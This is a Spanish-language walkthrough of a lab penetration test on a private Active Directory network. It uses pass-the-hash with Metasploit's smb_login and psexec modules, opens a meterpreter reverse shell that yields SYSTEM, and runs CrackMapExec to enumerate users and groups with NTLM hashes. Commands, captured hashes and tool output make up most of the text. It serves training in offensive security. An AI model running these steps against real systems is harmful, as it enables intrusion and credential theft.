
- **Conseguir moverse lateralmente para crear una sesión en Windows 10 Movimientos Laterales mediante la técnica Pass the Hash.**

  Para conseguir esto vamos a buscar un módulo de smb login




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search smb login

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms04_007_killbill             2004-02-10       low        No     MS04-007 Microsoft
 ASN.1 Library Bitstring Heap Overflow
   1  exploit/windows/smb/smb_relay                     2001-03-31       excellent  No     MS08-068 Microsoft
 Windows SMB Relay Code Execution
   2  exploit/windows/smb/ms17_010_eternalblue          2017-03-14       average    Yes    MS17-010 EternalBl
ue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/smb_shadow                    2021-02-16       manual     No     Microsoft Windows
SMB Direct Session Takeover
   4  auxiliary/scanner/smb/smb_login                                    normal     No     SMB Login Check Sc
anner
   5  auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt                      normal     No     SMB NTLMv1 Login R
equest Corruption
```

Vemos las opciones de esta




```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   ABORT_ON_LOCKOUT   false            yes       Abort the run when an account lockout is detected
   ANONYMOUS_LOGIN    false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS    false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false            no        Try each user/password couple stored in the current dat
                                                 abase
   DB_ALL_PASS        false            no        Add all passwords in the current database to the list
   DB_ALL_USERS       false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING   none             no        Skip existing credentials stored in the current databas
                                                 e (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH    false            no        Enable detection of systems accepting any authenticatio
                                                 n
   DETECT_ANY_DOMAIN  false            no        Detect if domain is required for the specified user
   PASS_FILE                           no        File containing passwords, one per line
   PRESERVE_DOMAINS   true             no        Respect a username that contains a domain name.
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port]
                                                 [...]
   RECORD_GUEST       false            no        Record guest-privileged random logins to the database
   RHOSTS                              yes       The target host(s), see https://docs.metasploit.com/doc
                                                 s/using-metasploit/basics/using-metasploit.html
   RPORT              445              yes       The SMB service port (TCP)
   SMBDomain          .                no        The Windows domain to use for authentication
   SMBPass                             no        The password for the specified username
   SMBUser                             no        The username to authenticate as
   STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works for a host
   THREADS            1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                       no        File containing users and passwords separated by space,
                                                  one pair per line
   USER_AS_PASS       false            no        Try the username as the password for all users
   USER_FILE                           no        File containing usernames, one per line
   VERBOSE            true             yes       Whether to print output for all attempts
```


Modificamos tanto el SMBPass como el SMBUser y lo ponemos a correr



```
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser Administrador
SMBUser ⇒ Administrador
```




```
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e5
8ea7b8a6dc6
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6
```




```
msf6 auxiliary(scanner/smb/smb_login) > set RHOST 10.0.2.101
RHOST ⇒ 10.0.2.101
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.0.2.101:445        - 10.0.2.101:445 - Starting SMB login bruteforce
[+] 10.0.2.101:445        - 10.0.2.101:445 - Success: '.\Administrador:aad3b435b51404eeaad3b435b51404ee:35c3a8558c28
708f926e58ea7b8a6dc6' Administrator
[*] 10.0.2.101:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Con este módulo confirmamos que funciona así que vamos en búsqueda de uno que explote




```
msf6 exploit(windows/smb/smb_relay) > search psexec

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec       2018-03-19       normal   No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/Eter
alSynergy/EternalChampion SMB Remote Windows Code Execution
   2   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/Eter
alSynergy/EternalChampion SMB Remote Windows Command Execution
   3   auxiliary/scanner/smb/psexec_loggedin_users                    normal   No     Microsoft Windows Authentica
ed Logged In Users Enumeration
   4   exploit/windows/smb/psexec                    1999-01-01       manual   No     Microsoft Windows Authentica
ed User Code Execution
   5   auxiliary/admin/smb/psexec_ntdsgrab                            normal   No     PsExec NTDS.dit And SYSTEM H
ve Download Utility
```

Después de esto modificamos las opciones



```
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrador
SMBUSER ⇒ Administrador
msf6 exploit(windows/smb/psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6
SMBPASS ⇒ aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6
```


Establecemos el rhost y lo ponemos a correr



```
msf6 exploit(windows/smb/psexec) > set rhost 10.0.2.101
rhost ⇒ 10.0.2.101
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.101:445 - Connecting to the server...
[*] 10.0.2.101:445 - Authenticating to 10.0.2.101:445 as user 'Administrador'...
[*] 10.0.2.101:445 - Selecting PowerShell target
[*] 10.0.2.101:445 - Executing the payload...
[+] 10.0.2.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 2 opened (10.0.2.9:4444 → 10.0.2.101:49472) at 2023-11-24 18:15:15 +0100

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


- **Realizar enumeración completa del Active Directory con Crackmapexec.**

  Para realizar la enumeración de los usuarios logueados de esta máquina ponemos el siguiente comando



```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# crackmapexec smb 10.0.2.99-104 -u Administrador -H aad3b435b51404eeaad3b435b51404ee:35c3a8558c2870
8f926e58ea7b8a6dc6 --loggedon-users
SMB         10.0.2.102      445    PC1              [*] Windows 10 Enterprise 19045 x64 (name:PC1) (do
main:empresa.local) (signing:False) (SMBv1:True)
SMB         10.0.2.101      445    HETEAM           [*] Windows 7 Professional 7601 Service Pack 1 x64
 (name:HETEAM) (domain:empresa.local) (signing:False) (SMBv1:True)
SMB         10.0.2.100      445    PDC              [*] Windows Server 2012 R2 Standard 9600 x64 (name
:PDC) (domain:empresa.local) (signing:True) (SMBv1:True)
SMB         10.0.2.102      445    PC1              [-] empresa.local\Administrador:35c3a8558c28708f92
6e58ea7b8a6dc6 STATUS_TRUSTED_RELATIONSHIP_FAILURE
SMB         10.0.2.101      445    HETEAM           [+] empresa.local\Administrador:35c3a8558c28708f92
6e58ea7b8a6dc6 (Pwn3d!)
SMB         10.0.2.100      445    PDC              [+] empresa.local\Administrador:35c3a8558c28708f92
6e58ea7b8a6dc6 (Pwn3d!)
SMB         10.0.2.101      445    HETEAM           [+] Enumerated loggedon users
SMB         10.0.2.101      445    HETEAM           EMPRESA\usuario                         logon_server: PD
C
SMB         10.0.2.101      445    HETEAM           EMPRESA\usuario                         logon_server: PD
C
SMB         10.0.2.101      445    HETEAM           EMPRESA\HETEAM$
SMB         10.0.2.100      445    PDC              [+] Enumerated loggedon users
SMB         10.0.2.100      445    PDC              EMPRESA\PDC$
SMB         10.0.2.100      445    PDC              EMPRESA\PDC$
SMB         10.0.2.100      445    PDC              EMPRESA\PDC$
```

  Además de esto, también preguntamos los grupos en los que se encuentra el usuario máster, en este caso



```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# crackmapexec smb 10.0.2.99-104 -u master -H aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b521833
04666138c13 --groups
SMB         10.0.2.101      445    HETEAM           [*] Windows 7 Professional 7601 Service Pack 1 x64
 (name:HETEAM) (domain:empresa.local) (signing:False) (SMBv1:True)
SMB         10.0.2.100      445    PDC              [*] Windows Server 2012 R2 Standard 9600 x64 (name
:PDC) (domain:empresa.local) (signing:True) (SMBv1:True)
SMB         10.0.2.102      445    PC1              [*] Windows 10 Enterprise 19045 x64 (name:PC1) (do
main:empresa.local) (signing:False) (SMBv1:True)
SMB         10.0.2.101      445    HETEAM           [+] empresa.local\master:56de775b27edc2b5218330466
6138c13
SMB         10.0.2.101      445    HETEAM           [-] Error enumerating domain group using dc ip 10.
0.2.101: socket connection error while opening: [Errno 111] Connection refused
SMB         10.0.2.100      445    PDC              [+] empresa.local\master:56de775b27edc2b5218330466
6138c13
SMB         10.0.2.102      445    PC1              [-] empresa.local\master:56de775b27edc2b5218330466
6138c13 STATUS_TRUSTED_RELATIONSHIP_FAILURE
```